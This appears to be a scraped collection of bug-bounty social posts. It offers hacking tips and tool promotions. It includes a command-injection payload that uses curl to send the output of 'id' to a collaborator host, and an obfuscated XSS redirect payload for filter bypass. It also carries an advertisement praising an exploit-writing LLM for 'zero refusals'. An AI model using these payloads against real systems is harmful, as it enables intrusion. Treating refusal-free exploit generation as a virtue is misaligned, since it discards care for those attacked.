SSRF❌

RCE ✅

Before testing SSRF, check whether any parameter fetches a remote URL try it:
?url=https://<any-domain>/`curl{$IFS}burplink/$(id)`
If the server processes the URL through unsafe system functions like exec(), it may lead to RCE.
join my tg https://t.co/5NuBijZztS
We wrote 150,000 CVE exploits and trained an LLM on them.
Hinoki Offensive One scores 88.4% on CyberGym, 2.8 points above Daybreak, with zero refusals.
Pentesting and exploit development with no limits. Available now.
I compiled over 11k bug bounty reports into one library
a little bit ago, I wanted to run some analysis on bounty reports, but had a hard time finding and compiling everything especially across platforms
so I decided to just make a library + api for anyone who wants to run any sort of tests/analysis etc
lemme know what yall think + anything to add to make it as useful as possible :)
link in replies

Use https://t.co/bonasCLhpZ to find subdomains. You get every subdomain on file, along with the date each one was first seen. And it’s insanely fast, results come back within seconds. ⚡
https://t.co/JrA9LlJeec
https://t.co/nibgzFgTFL
Most bug hunters stop at X-Forwarded-Host and wonder why their cache poisoning reports get $500.
Someone spent 6 months studying CDN architectures.
Here's what separates $500 reports from $10,000+ critical findings:
🧵👇
Performing recon can take hours of your time... 😅
Recon-skills by @uphiago packages 169 offensive security skills into an AI-ready toolkit, covering everything from subdomain enumeration and vhost discovery to JS analysis and GitHub secrets, all tested across 600+ real targets in 45+ sectors! 🤠
Check it out! 👇
https://t.co/1zEMvDU47e
XSS with Redirect - The KNOXSS Way
url=%06Jav%09aSc%09ript%09%3ABC://TARGET_DOMAIN/%E2%80%A9con%09firm?.%25281%2529//
Just replace TARGET_DOMAIN with the domain of the target to bypass if app is filtering poorly for the same domain.
If you’re not using https://t.co/QzZGLOjipz for your bug bounty hunting, you’re probably leaving money on the table 💸
A lot of impactful vulnerabilities (SSRF, Host Header Injection, Blind XXE, Webhooks, async callbacks…) need reliable OOB interaction detection.
https://t.co/QzZGLOjipz gives you that for free. 👀
#BugBounty #AppSec #CyberSecurity #Hacking #Pentest #BugBountyTips